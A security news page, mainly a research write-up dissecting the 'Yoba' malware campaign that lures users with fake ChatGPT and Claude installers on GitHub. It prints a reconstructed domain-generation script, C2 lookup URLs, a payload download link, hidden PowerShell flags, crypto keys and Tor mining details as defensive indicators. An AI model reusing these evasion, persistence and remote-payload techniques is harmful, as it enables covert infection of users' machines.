Category: Security News

  • Apple Backports Fix for Exploited CoreGraphics Flaw to Older iPhones and iPads

    Apple Backports Fix for Exploited CoreGraphics Flaw to Older iPhones and iPads

    Apple on Monday backported fixes for a high-severity security flaw that was exploited in real-world cyber attacks to older devices.

    The vulnerability, tracked as CVE-2026-86950 (CVSS score: 8.8), is an out-of-bounds write affecting CoreGraphics that could result in arbitrary code execution when processing a maliciously crafted file.

    Patches for the flaw were released last month by Apple in

    Source: The Hacker News · 2026-10-27

  • UK Politician Jess Asato Got Deepfaked. Now She’s Taking xAI to Court

    UK Politician Jess Asato Got Deepfaked. Now She’s Taking xAI to Court

    Jess Asato’s public campaigning for victims of online abuse put her in the crosshairs of Grok’s deepfake scandal. Then the UK member of parliament became a victim of the abuse herself.

    Source: WIRED Security · 2026-10-27

  • Tricks from the Past deployed via signed ChatGPT and Claude binaries

    Tricks from the Past deployed via signed ChatGPT and Claude binaries

    Key Points

    • Check Point Research discovered a campaign we track as Yoba where attackers abuse the popularity of AI tools such as ChatGPT and Claude, creating fake GitHub projects that pretend to be desktop applications like GPT-5.6 Sol, GPT-6 Astra, and Claude Opus.
    • The malware is placed next to legitimate, signed executables from OpenAI and Anthropic so it can be loaded indirectly, a technique commonly known as DLL sideloading, which is often used to bypass security protections.
    • This campaign demonstrates strong operational security (OPSEC) by avoiding dedicated command-and-control (C2) infrastructure and instead relying on Telegram, Tor, Catbox, and DNS over HTTPS (DoH).
    • The actor behind the campaign shows indicators that suggest Russian origins and appears to operate primarily in the UTC-4 time zone.

    Introduction


    Over the past two months, we have been tracking a campaign that abuses the popularity of AI tools such as ChatGPT and Claude to spread a custom malware chain we call Yoba. The attackers use fake GitHub projects that pretend to be AI desktop applications like GPT-5.6 Sol, GPT-6 Astra, and Claude Opus. These projects look convincing and use real GitHub infrastructure, which helps them appear legitimate to potential victims. The website exhibits search-targeted content and suspicious installer-delivery tactics consistent with an SEO-poisoning lure.

    Inside the installers, there is a malicious component we refer to as the YobaDropper. This dropper includes another component, the YobaLoader, which is responsible for contacting attacker-controlled infrastructure and fetching the final payload. In this report, we describe how victims are lured to these fake projects, how the YobaDropper and YobaLoader work together, and how the attackers ultimately use this chain to run unwanted software on infected systems.

    Figure 1 — GPT-6 Astra campaign, attack chain.

    GitHub Repositories


    The initial access occurred via malicious GitHub repositories. The projects were impersonating ChatGPT and Claude related models, more specifically GPT-5.6 Sol, GPT-6 Astra, and Claude Opus. No manipulation of fake engagement (stars/forks) was in place.

    Figure 2 — GitHub repository.


    Aside from the repositories, GitHub.io pages were used to describe the capabilities of the software, while the malware was hosted as a release.

    Figure 3 — GitHub.io page with links to malicious release.

    These phishing landing pages contain download links that point directly to the malicious ZIP releases hosted on GitHub.

    Figure 4 — Claude Opus GitHub[.]io page.


    While the repositories do not show signs of fake engagement (such as artificially inflated stars or forks) that would promote them within GitHub’s own search, they still appear among the top results on Google. This is most likely due to SEO poisoning, where the attackers optimize titles, descriptions, and hosting domains to make their malicious projects rank highly in external search engines.

    Figure 5 — Google Search results.

    Each repository uses a different email address (edwardcarlsonmkym[@]outlook[.]com, daxschneiderdjuu[@]outlook[.]com, and rioprestonlfyx[@]outlook[.]com), and the uploader appears to operate in UTC+4, UTC-4, and UTC+3 respectively. This inconsistency likely reflects a deliberate attempt to obscure the threat actor’s true operational timezone.

    Repositories’ initial commits:

    Repository: /gpt-5-6/sol-free-desktop
    ==================================================
    [2026-07-16T14:39:40Z] Author: gpt-5-6	
    tree aebceccb0f3303806c35a73da865b684594487c1
    author gpt-5-6 <edwardcarlsonmkym@outlook.com> 1784212780 +0400
    committer GitHub <noreply@github.com> 1784212780 +0400
    
    Initial commit
    ==================================================
    
    Repository: /gpt-5-6/gpt-5-6.github.io
    ==================================================
    [2026-07-16T14:44:31Z] Author: gpt-5-6	
    tree 249dae41d64583a6a9ebcb60e3ad36d6216dd6e4
    author gpt-5-6 <edwardcarlsonmkym@outlook.com> 1784213071 +0400
    committer GitHub <noreply@github.com> 1784213071 +0400
    
    Initial commit
    ==================================================
    
    Repository: /opus-5-0/opus-5-0.github.io
    ==================================================
    [2026-08-31T21:33:26Z] Author: opus-5-0	
    tree 46ae1f147cf70d4df1471f0e9df46b654d11fe9c
    author opus-5-0 <rioprestonlfyx@outlook.com> 1788212006 -0400
    committer GitHub <noreply@github.com> 1788212006 -0400
    
    Create readme.md
    ==================================================
    
    Repository: /gpt-6-astra/gpt-6-astra.github.io
    ==================================================
    [2026-09-04T22:56:13Z] Author: gpt-6-astra	
    tree 028bfd4c1041dc1f030c9480a463366e6089e661
    author gpt-6-astra <daxschneiderdjuu@outlook.com> 1788562573 +0300
    committer GitHub <noreply@github.com> 1788562573 +0300
    
    Initial commit
    ==================================================
    

    Although the first repository was created around July 2026, the first two malicious releases were not uploaded until the end of August, and a third malicious release followed approximately five days later.

    Release: /gpt-5-6/gpt-5-6.github.io/releases/tag/v5.6.0
    [2026-08-30T19:15:44Z] gpt-5-6 Uploaded sol-setup.zip (application/zip) (269)
    ==================================================
    
    Release: /opus-5-0/opus-5-0.github.io/releases/tag/Release_v5.0.0
    [2026-08-31T21:38:13Z] opus-5-0 uploaded Setup-Claude.zip (application/zip) (82)
    ==================================================
    
    Release: /gpt-6-astra/gpt-6-astra.github.io/releases/tag/Astra
    [2026-09-04T23:14:11Z] gpt-6-astra Uploaded GPT-6-Astra-Setup.zip (application/zip) (352)
    


    Malicious zip files hosted on GitHub and other legitimate platforms are usually password-protected, since this prevents automated tools from unpacking and therefore analyzing them. However, neither of these repositories used password protection, as the binaries already had very low detection rates thanks to their anti-sandbox and other anti-analysis techniques.

    Figure 6 — Low detection rate.

    While the two ChatGPT-related releases and their repositories were created about five days apart, the ZIP files contain mostly the same files, including the malicious components, and they maintain the same IoCs.

    Filename sol-setup.zip (ChatGPT) GPT-6-Astra-Setup.zip
    151.0.7922.174.manifest 2026-08-30 15:11:18 N/A
    D3dx9_41.dll N/A 2021-10-18 17:58:06
    owl-shell-runtime.json 2026-08-30 15:11:18 2026-08-30 15:11:18
    Setup.exe 2026-08-30 15:11:18 2026-08-30 15:11:18
    snapshot_blob.bin 2026-08-30 15:11:18 2026-08-30 15:11:18
    v8_context_snapshot.bin 2026-08-30 15:11:18 2026-08-30 15:11:18
    vk_swiftshader.dll 2026-08-30 15:11:18 2026-08-30 15:11:18
    vk_swiftshader_icd.json 2026-08-30 15:11:18 2026-08-30 15:11:18
    vulkan-1.dll 2026-08-30 15:11:18 2026-08-30 15:11:18
    winmm.dll 2026-08-30 15:14:20 2026-08-30 15:14:20

    By adding the compilation timestamps to this these time-related operations, we are able to determine which files appear to contain the malicious functionality without performing any initial analysis.

    Filename Compilation Timestamp (UTC)
    D3dx9_41.dll 2076-06-18 21:48:40
    Setup.exe 2026-08-19 20:00:27
    vk_swiftshader.dll 2026-08-19 20:00:27
    vulkan-1.dll 2026-08-19 20:00:27
    winmm.dll 2026-08-30 19:14:19

    The file that immediately stands out is winmm.dll, which was compiled the same day it was added to the ZIP archive. This suggests it is the component with the malicious functionality, while the other files serve to make the package appear legitimate. The compilation timestamp also indicates the actor is operating in the UTC-4 timezone.


    Furthermore, Setup.exe, a legitimate signed OpenAI executable, is used during execution to sideload the malicious DLL. The Setup-Claude.zip file contains the same structure, though in this case Setup.exe is a legitimate signed Claude executable.

    Figure 7 — Signed OpenAI and Anthropic binaries.

    YobaDropper – winmm.dll


    The malicious DLL contains multiple export names, suggesting that the legitimate winmm.dll has been spoofed. As in many other cases, these exports exist but their code has been stripped out, leaving them mostly empty and reducing the size of the binary.

    Figure 8 — Stripped code from exports.

    All 180 exports contain just a return instruction (C3) followed by NOPs (90), and DllEntryPoint is the only one containing actual code.

    Anti-Analysis, Pre-Checks



    The first function implements an anti-sandbox technique: the malware hashes the basename of its host executable and checks whether the checksum matches the hardcoded value 0xE6C2F326. The hashing algorithm has been identified as DJB2, which other malware families have also used in the past. The malware expects to run under the name Setup.exe, so this check fails if the DLL is executed on its own inside a sandbox environment.

    Figure 9 — DJB2 algorithm and hash check.

    Although a failed check does not terminate the process, the DLL performs 200,000 iterations of Sleep(5500), amounting to approximately 12.73 days, while repeatedly appending the decoded filler string pddy to a local UTF-16 buffer.


    In the second function, the malware checks whether the infected user is located in a CIS country by inspecting the system’s keyboard layout. Ukraine was historically included in such checks, but it is not in the list used by recent malware.

    The language check is unusual. Instead of comparing the victim’s keyboard language ID against hardcoded values, the malware checks whether the ID falls within the range 0x19–0x44. For IDs in that range, it tests the corresponding bit in the bitmask 0xEC0400C8401 to determine whether the language belongs to a CIS-region country, with an explicit exception for ID 0x22 (Ukrainian). Bazarloader has used a similar technique in the past, with the bitmask 0xD8080190C03.

    Figure 10 — Language checks.

    Language IDs excluded from the infection:

    Russian Belarusian Tajik
    Armenian Azerbaijani Georgian
    Kazakh Kyrgyz Turkmen
    Uzbek Tatar

    The malware continues to resolve Windows API functions dynamically from kernel32.dll and ntdll.dll by comparing hashes of the exported function names. The hashing algorithm is again DJB2, with the initial value 0x1505.

    The last check before the malware unpacks and deploys the embedded payload tests whether the process is running with administrator privileges. If it is not, the malware displays the message “Please run this program as Administrator.” to the victim and terminates itself, requiring the user to rerun it with elevated privileges.

    Deploying Phase

    The dropper contains multiple XOR-encrypted strings that are decrypted when needed. These strings include the file paths where the embedded binaries are dropped, as well as the decryption keys.

    It creates a directory under ProgramData named WMProcess. Then it copies the original WMPDMC.exe from System32 into this newly created folder. Next, it decrypts the embedded payload using the string IRANNUMBERONE as the XOR seed and drops the decrypted payload in the same folder under the name wmpdui.dll.

    Using scheduled tasks, the dropper maintains persistence by leveraging the legitimate executable, which will sideload the malicious payload. To make the task appear legitimate, it sets the author to Microsoft Corporation and the description to Collects device metadata for Windows Media Player.. It also sets the boot-trigger delay to PT3M, which corresponds to a 3-minute delay after system startup, and configures the task to run under the Local System account (S-1-5-18).

    YobaLoader – wmpdui.dll

    The second-stage payload contains the same code as the dropper, which indicates that the same developer is responsible for both components.

    The same anti-sandbox technique is used, forcing the malware to be run only by WMPDMC.exe. It again checks the hash of the process basename, and only continues execution if this value matches the hardcoded hash 0x552751E3.

    The dropper uses the DJB2 hashing algorithm to hash and verify the process name and to resolve Windows API functions, both with the same seed 0x1505. The loader (YobaLoader) also uses DJB2 for the process name with the same seed as the dropper, but for resolving Windows API functions it uses a different seed, 0x1DEB.

    Figure 11 — Hashing windows API functions.

    The developer reused the same string-hashing algorithm but changed the seed (0x1505 in the dropper, 0x1DEB in the loader) to separate the hash spaces for each stage, complicating analysis, and reducing the effectiveness of hash-based detection and automated tooling.

    Network


    The downloader uses an interesting process to obtain the next-stage payload. It first decrypts multiple strings using a simple XOR operation, among these strings is the URL of a Telegram channel, t[.]me/yoba_fanclub. It then visits this channel using the user-agent string Mozilla/5.0 (Windows NT 10.0; Win64;) and parses the HTML source to extract the src URL of the element with the class tgme_page_photo_image. This class refers to the location where the channel’s profile image is hosted.

    Figure 12 — Telegram channel.

    It downloads the image and uses the last 50 bytes as a seed to generate a domain based on three lists of dictionary words, which are decrypted as part of the DGA algorithm. This DGA algorithm uses three sets of strings:

    1. Adjectives
    2. Nouns
    3. Verbs

    Finally, it generates and appends an integer value in the range 0–999. The generated domain has the following format, "$adjective-$noun-$verb-$digit.dedyn[.]io". By changing the image of the Telegram channel, a new domain can be generated.

    The following Python snippet represents the DGA algorithm:

    """
    Author: @Tera0017/Check Point Research
    """
    from pathlib import Path
    import sys
    
    ADJECTIVES = [
        "silver", "amber", "wild", "tiny", "brave", "lucky", "calm",
        "sharp", "swift", "bright", "quiet", "bold", "gentle", "fierce",
        "royal", "mystic", "username", "degenerate", "allblack", "kizta",
        "graf",
    ]
    NOUNS = [
        "tiger", "river", "stone", "cloud", "wolf", "ocean", "forest",
        "mountain", "eagle", "raven", "ember", "comet", "fox", "dragon",
        "piano", "viper", "yoba", "yyoba", "static", "cpp", "example",
    ]
    VERBS = [
        "runs", "jumps", "sings", "sleeps", "flies", "hunts", "burns",
        "floats", "shines", "whispers", "roars", "dreams", "strikes",
        "glides", "watches", "hides", "duty", "free",
    ]
    
    FNV_MULTIPLIER = 0x1000193
    MASK64 = 0xFFFFFFFFFFFFFFFF
    
    def hash_bytes(data: bytes, seed: int) -> int:
        value = seed
        for byte in data:
            value = ((value ^ byte) * FNV_MULTIPLIER) & MASK64
        return value
    
    def generate_domain(image_path: str) -> str:
        image = Path(image_path).read_bytes()
        if len(image) < 50:
            raise ValueError("Image must contain at least 50 bytes")
    
        tail = image[-50:]
    
        adjective = ADJECTIVES[hash_bytes(tail, 0x811C9DC5) % len(ADJECTIVES)]
        noun = NOUNS[hash_bytes(tail, 0xAF0154A5) % len(NOUNS)]
        verb = VERBS[hash_bytes(tail, 0xFE5439E4) % len(VERBS)]
        number = hash_bytes(tail, 0xFFA7471A) % 1000
    
        return f"{adjective}-{noun}-{verb}-{number}.dedyn[.]io"
    
    if __name__ == "__main__":
        image_file = sys.argv[1]
        print(generate_domain(image_file))



    It then queries Google’s DNS-over-HTTPS (DoH) API to obtain an encrypted command from a DNS TXT record, using a URL of the form https://dns[.]google/resolve?name=$DGA&type=TXT.

    By relying on a DoH service and common file-hosting platforms, the actor aims to bypass passive DNS monitoring and some gateway-based security protections, making their command-and-control traffic harder to distinguish from regular user activity.

    Figure 13 — DNS TXT record, base64 encoded data.

    It decodes the Base64-encoded data field from the JSON response and validates it using Ed25519 signature verification with the public key b5c2d20623d4e6647d06a42864edd8629f82c5c384b243fdaeeeca24b3873d64. Once the signature validation succeeds, it decrypts the decoded value using AES in ECB mode with the key 1d0d1368b4d53f3a6322cf40e84e63db.

    Decrypted response: 1https://files.catbox[.]moe/z5zpy9.dat

    The downloader retrieves the encrypted payload and decrypts it using the same AES key and ECB mode that were previously used for the DNS data.

    The malware provides three methods for deploying the downloaded payload. The selected method is indicated by the first character of the decrypted response that follows the URL (1/2/3):

    1. Injects the downloaded payload into svchost.exe (NtWriteVirtualMemory/NtCreateThreadEx). It enumerates running processes and, using the hashing algorithm with the seed 0x1DEB, searches for the hash value 0xC26CDEA5, which corresponds to svchost.exe.
    2. Saves the payload as a %TEMP%\$10_rand_char\$10_rand_char.exe file and executes it. Before running the executable, the downloader removes the Zone.Identifier alternate data stream, which is hidden metadata used by Windows to track the origin of downloaded files.
    3. Saves the payload as a %TEMP%\$10_rand_char\$10_rand_char.ps1 PowerShell script and invokes it with the following parameters: -WindowStyle Hidden -ExecutionPolicy Bypass -File.

    Finally, the injected payload into svchost.exe is an XMRig 6.26.0 miner with a hidden command line targeting a TLS-enabled onion mining endpoint through a local Tor SOCKS5 proxy. It can unpack and start Tor 0.4.9.12 plus lyrebird 0.8.1, monitor user-input activity to pause mining, and conditionally load the WinRing0 driver service for MSR-based mining optimization.

    Field Value
    Mining server 3zciedc3enu4muwc5adxciyk6u3juhvhvbv6bfrk2arawlvb7k7ovxad[.]onion:443
    Pool password/token dcde1f56048fa18657dc4820397592f7
    TLS Enabled (--tls)
    Proxy socks5://127.0.0[.]1:9550
    Donation level 0
    CPU thread hint 85%
    User-active pause Resume after 240 seconds idle
    Singleton mutex Local\WindowsSecurity
    Tor data directory %TEMP%\torbundle\data
    Tor bridge 1 obfs4 51.89.231[.]85:24526 A44162645CEAA39C7106C49A3F36FD99FF8D8A00 cert=cVNRBh1enpvEGxA0ouu568EDFhWPl9taldydYgiJk77OX4MzoYIRz3qx4q7yHL5bRN60Gg iat-mode=0
    Tor bridge 2 obfs4 51.89.228[.]250:21668 BA8BD67D8898CF378D4F73821DEB5657F4BB98DF cert=bEpLLgOwJ9fOJbeHb5r+ronUF2ck5nRd0Jl3zuy7rLoUp732QK2p/CUHjTAfBPCGfcVtSA iat-mode=0

    Although we observed an XMRig cryptominer as the final payload in this campaign, the YobaLoader is a generic loader. The operator can supply any PE or PowerShell payload via the signed DNS TXT tasking, so future waves may deliver different malware families.

    Past Yoba Versions

    Yoba exposes, through the same hashing algorithm it uses for anti-analysis, the specific process name under which it expects to run. Even without having full visibility into the campaign from the very beginning, analysts can still infer which targeted software was used to lure users by correlating this expected process name with the fake AI applications promoted on the associated GitHub repositories and GitHub Pages sites.

    Hash Process Product
    0xE6C2F326 Setup.exe ChatGPT & Claude Opus
    0x56221573 Cursor.exe Cursor AI Coding Agent
    0x39DE0DD8 Unknown Unknown

    Earlier YobaDropper observed in the wild appeared in early June 2026. In this campaign, the dropper was sideloaded by a process named Cursor.exe (hash: 0x56221573). It remains unclear whether Cursor.exe was a legitimate signed binary. The majority of the functionality in this early variant is consistent with the newer versions of both the dropper and the loader.

    YobaDropper shows two main differences between its older and newer versions:

    1. Unpacking logic: In the oldest version, the buffer is first Base64-decoded and then XOR-decrypted to extract the YobaLoader. In the newer version, the developer removed the Base64-decoding step and performs only XOR decryption, simplifying the unpacking process.
